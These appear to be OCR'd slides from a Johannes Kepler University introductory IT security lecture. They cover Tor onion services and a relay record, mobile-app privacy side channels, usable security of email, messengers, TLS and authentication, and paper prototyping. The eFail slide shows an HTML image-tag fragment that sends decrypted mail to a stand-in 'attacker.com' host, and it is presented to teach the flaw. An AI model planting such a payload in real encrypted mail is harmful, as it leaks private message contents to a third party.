


Source: http://video.mit.edu/watch/how-tor-works-502/, copy at https://www.youtube.com/watch?v=jXFOeXcfcfg

Tor Onion (Hidden) Services


- In addition to “tunneling” of conventional TCP connections from clients (behind Tor network) to servers (in “clear net”)
- Servers can create new identity (= public/private key pair) and register it with (randomly selected) node in Tor network
- Instead of typical hostnames (`www.abc.com`), use pseudo-domain with identity based encryption → domain name derived from public key of server identity
  - e.g. SecureDrop for
    The Intercept: `y6xjgkgwj47us5ca.onion`
    New York Times: `nyttips4bmquxfzw.onion`
  - INS webserver:
    `insjku7fnahueqcohvb7z3bpankhfdg6wub4pojw3jgfzo4praocwtid.onion`
- IP address of **server** remains hidden for clients and most relays
  - contrast to “normal” use of Tor: client addresses are anonymized, but server addresses in clear

What the NSA thinks of Tor



Source: http://www.theguardian.com/world/interactive/2013/oct/04/tor-stinks-nsa-presentation-document

What the JKU thinks of Tor



Home » Services » Relay Search » Details for ins0

Relay Search

193.171

Details for: ins0 ●

Configuration

Nickname
ins0

OR Addresses
193.171.202.146:9001
[2001:628:200a:f001:20::146]:9001

Contact
Institute of Networks and Security <office@ins.jku.at>

Dir Address
193.171.202.146:9030

Exit Addresses
193.171.202.150

Advertised Bandwidth
21.14 MiB/s

IPv4 Exit Policy Summary

```
accept
  20-23
  43
  53
  79-81
  88
  110
  143
  194
  220
  389
  443
  464
  531
  543-544
  554
  563
  636
```

IPv6 Exit Policy Summary

Properties

Fingerprint
01A9258A46E97FF8B2CAC7910577862C14F2C524

Uptime
34 days 24 minute and 40 seconds

Flags
Exit Fast Guard HSDir Running Stable V2Dir Valid

Additional Flags
ReachableIPv6 IPv6 Exit

Host Name
tor2e.ins.tor.net.eu.org

Country
Austria

AS Number
AS1853

AS Name
ACONET

First Seen
2015-10-16 12:00:00 (2 years 315 days 21 hours 38 minutes and 33 seconds)


Last Restarted
2018-07-24 09:13:53


Consensus Weight
44000

Platform
Tor 0.3.3.6 on Linux

https://metrics.torproject.org/rs.html#details/01A9258A46E97FF8B2CAC7910577862C14F2C524

What the JKU thinks of Tor





Example: Privacy in mobile apps

- Apps usually have access to many data sources on the device
- Permissions are one tool to restrict leaks, but often hard to understand for users (and developers)
  - over-requesting of permissions
  - over-granting of permissions
  - dark patterns to get users to grant permissions unnecessarily
- Access to sensitive data increasingly restricted on major platforms (Android, iOS)
  - interesting/hard problem is closing side channels
    - e.g. EXIF data in pictures abused to get location
    - e.g. MAC address of WiFi routers for location, of device for fingerprinting
    - e.g. accelerometer calibration matrix for device fingerprinting
  - trade-offs are hard
    - BLE scanning requires `location` permission?
    - extremely powerful/abuse-able APIs for accessibility

Responsibility

- „Code is Law“ (Lawrence Lessig)
  - soft- and hardware design defines possibilities
  - legal and social norms often need (a lot of) time for development
- New challenges due to “smart” things
  - challenge of implicit interaction
  - challenge of sensor data
  - challenge of “privacy affordances”
- Who is responsible for these developments?

Optional Reading List

- Edward Snowden: “Permanent Record”
- David Chaum: “Security without Identification - Card Computers to make Big Brother Obsolete”, Communications of the ACM, vol. 28 no. 10, October 1985 pp. 1030-1044
  https://www.chaum.com/publications/Security_Wthout_Identification.html
- “P3P”
  [M. Langheinrich: “A Privacy Awareness System for Ubiquitous Computing Environments”, Ubicomp 2002]
- John Krumm (Microsoft Research, US): Inference Attacks on Location Tracks, Pervasive 2007
- Glenn Greenwald: **Why privacy matters** -
  http://www.ted.com/talks/glenn_greenwald_why_privacy_matters

Chapter 10

Usable Security

Messaging: Usability vs. Security

- Email: SMTP, POP3, IMAP4, ...
  - developed at a time when security was not in focus
  - usability is now fairly good with current clients
  - security is non-existent without extensions
- PGP: Pretty Good Privacy
  - developed for encrypted and/or signed email, nowadays used to sign software distribution as well (e.g. integration with Git, many Linux package formats, signed downloads, etc.)
  - standardized as OpenPGP format
  - implemented typically by GnuPG
  - security is ~~ok~~ **no longer good** (no forward secrecy due to long-term keys, SHA-1 still in use, etc.)
  - usability is very bad → low user numbers for email
- S/MIME: competing standard based on X.509 certificates
  - usability only better when centrally managed (i.e. large organizations)

E-Mail Usability vs. Security: eFail

- Encrypted mail can be exfiltrated because of usability: HTML mail
- Insert additional “attachment” into encrypted mail:
  - `<img src='http://attacker.com/?`
  - note lack of ending of tag!
- E-Mail client decrypts message, appends it, and displays it
  - the (now decrypted) mail content is sent to the attacker’s server through the automatically (or manually → no individual permission only “all images in this mail”) retrieved “image”
- Do not combine results?
  - insert into encrypted part → CBC mode allows this (part of message is going to be destroyed, however)
- Switch off HTML mail? → Secure, but what about usability?
- Correct solution: Integrity check of mail (parts)
  - change protocol → change software → install new version → …
  - usability? user acceptance?

Instant messaging: Usability vs. Security

- Optimized for usability
  - WhatsApp
  - SnapChat
  - Facebook Messenger
  - Google/Android Messages/Duo
  - iMessage
  - …
- Optimized for security / privacy
  - SilentCircle messenger
  - Conversations (example for XMPP client with OMEMO support)
  - Threema
  - **Cwtch**
- Which ones have higher user numbers?
- **There are finally messengers optimized for both** (Signal, Wire)
  - Use them!

HTTPS (and other TLS uses): Usability vs. Security

- TLS 1.2 and 1.3 regarded as secure channel protocols
  - vulnerabilities in older versions (mostly) fixed
  - standard will continue to develop
- Main security factor is now X.509 server certificate and PKI (CAs)
  - usability is neutral to non-existent:
    - when it works, certificates are transparent to users (not shown)
    - on errors, modern browsers typically block all connections
  - security depends on non-technical factors (i.e. usability):
    - can end-users (through their browsers/clients) verify certificates and trust?
    - revoking top-level CA certificates requires OS/client updates
- Detailed balances between usability and security are **constantly being adapted** at browser level (and sometimes on server side with new algorithms or policies)


User authentication: Usability vs. Security

- Passwords
  - typically poor in both security and usability
  - for many use cases (e.g. smart phones), awful usability
- Tokens
  - possibly good security when secure hardware/firmware is used
  - usability depends on token
    - smartcards need readers and software, possibly NFC with mobile devices
    - USB tokens require a USB port (however, often without extra driver support)
    - with smart phone as token, problem of battery power
      Question: **Who has used Android Phone-as-a-Key already?**
  - becoming more common with 2FA (two factor authentication)
- Biometry
  - possibly good usability (depending on sensor and use cases)
  - security often questionable

→ **Need to balance usability and security depending on use case**


Real-world (non-) usability examples


- Signs and explanations for things that are usually obvious are an indicator for a potential problem.



IT Security (non-) usability examples

- Warning messages and explanations for things that should be obvious are an indicator for a potential problem.





What is Usability: Usability 101 by Jakob Nielson

- *“Usability is a quality attribute that assesses how easy user interfaces are to use. The word ‘usability’ also refers to methods for improving ease-of-use during the design process.”*
- Usability has five quality components:
  - learnability: How easy is it for users to accomplish basic tasks the first time they encounter the design?
  - efficiency: Once users have learned the design, how quickly can they perform tasks?
  - memorability: When users return to the design after a period of not using it, how easily can they reestablish proficiency?
  - errors: How many errors do users make, how severe are these errors, and how easily can they recover from the errors?
  - satisfaction: How pleasant is it to use the design?

[Jakob Nielsen's Alertbox, August 25, 2003: Usability 101: Introduction to Usability http://www.useit.com/alertbox/20030825.html]

How it will NOT work

- Usability tests at the end when the product is ready and needs to be shipped
- Designing a new and pretty skin to a product
- Introducing HCI issues after the system architecture and the foundations are completed

Comparison: *An interior designer can not make a great house if the architect and engineers forgot windows, set the doors at the wrong locations, and created an unsuitable room layout.*

Paper Prototypes

- Specify the set of tasks that should be supported
- Prototype using office stationery
  - screens, dialogs, menus, forms, …
  - specify the interactive behavior
- Use the prototype
  - give users a specific task and observe how they use the prototype
  - ask users to “think aloud” – comment what they are doing
    - at least two people
      - one is simulating the computer (e.g. changing screens)
      - one is observing and recording
- Evaluate and document the findings
  - what did work – what did not work
  - where did the user get stuck or chose alternative ways
  - analyze comments from the user
- Iterate over the process (make a new version)

Low-Fidelity Prototyping

- Advantages of paper prototypes
  - cheap and quick – results within hours!
  - helps to find general problems and difficult issues
  - make the mistakes on paper and make them before you do your architecture and the coding
  - can save money by helping to get a better design (UI and system architecture) and a more structured code
  - enables non-technical people to interact easily with the design team (no technology barrier for suggestions)
- Get users involved!
  - to get the full potential of paper-prototypes these designs have to be tested with users
  - specify usage scenarios
  - prepare tasks that can be done with the prototype

Minimize the time for design Iterations - Make errors quickly!

- Idea of rapid prototyping
  - enables the design team to evaluate more design options in detail
  - if you go all the way before evaluating your design you risk a lot!
- Sketches and paper prototypes can be seen as a simulation of the real prototype
- Without paper prototyping:
  Idea – sketch – implementation – evaluation

Slow Iteration

- With paper prototyping:
  Idea – sketch/paper prototype – evaluation – implementation - evaluation

Quick Iteration **Slow Iteration**

High-fidelity Prototype

- Looks & feels like the final product to the user
  - colors, screen layout, fonts, …
  - text used
  - response time and interactive behavior
- The functionality however is restricted
  - only certain functions work (vertical prototype)
  - functionality is targeted towards the tasks (e.g. a search query is predetermined)
  - non-relevant issues (e.g. performance) are not regarded
- Can be used to predict task efficiency of the product
- Feedback often centered around the look & feel
- Standard technologies for implementation
  - HTML, JavaScript
  - GUI Builder (e.g. Visual Basic, Delphi, NetBeans)

JOHANNES KEPLER
UNIVERSITY LINZ

Thank you for your attention

Remember that this lecture is only an introduction to IT security. There are many more details for each of the chapters. See specific lectures and other material for more aspects.

JOHANNES KEPLER
UNIVERSITY LINZ
Altenberger Str. 69
4040 Linz, Austria
www.jku.at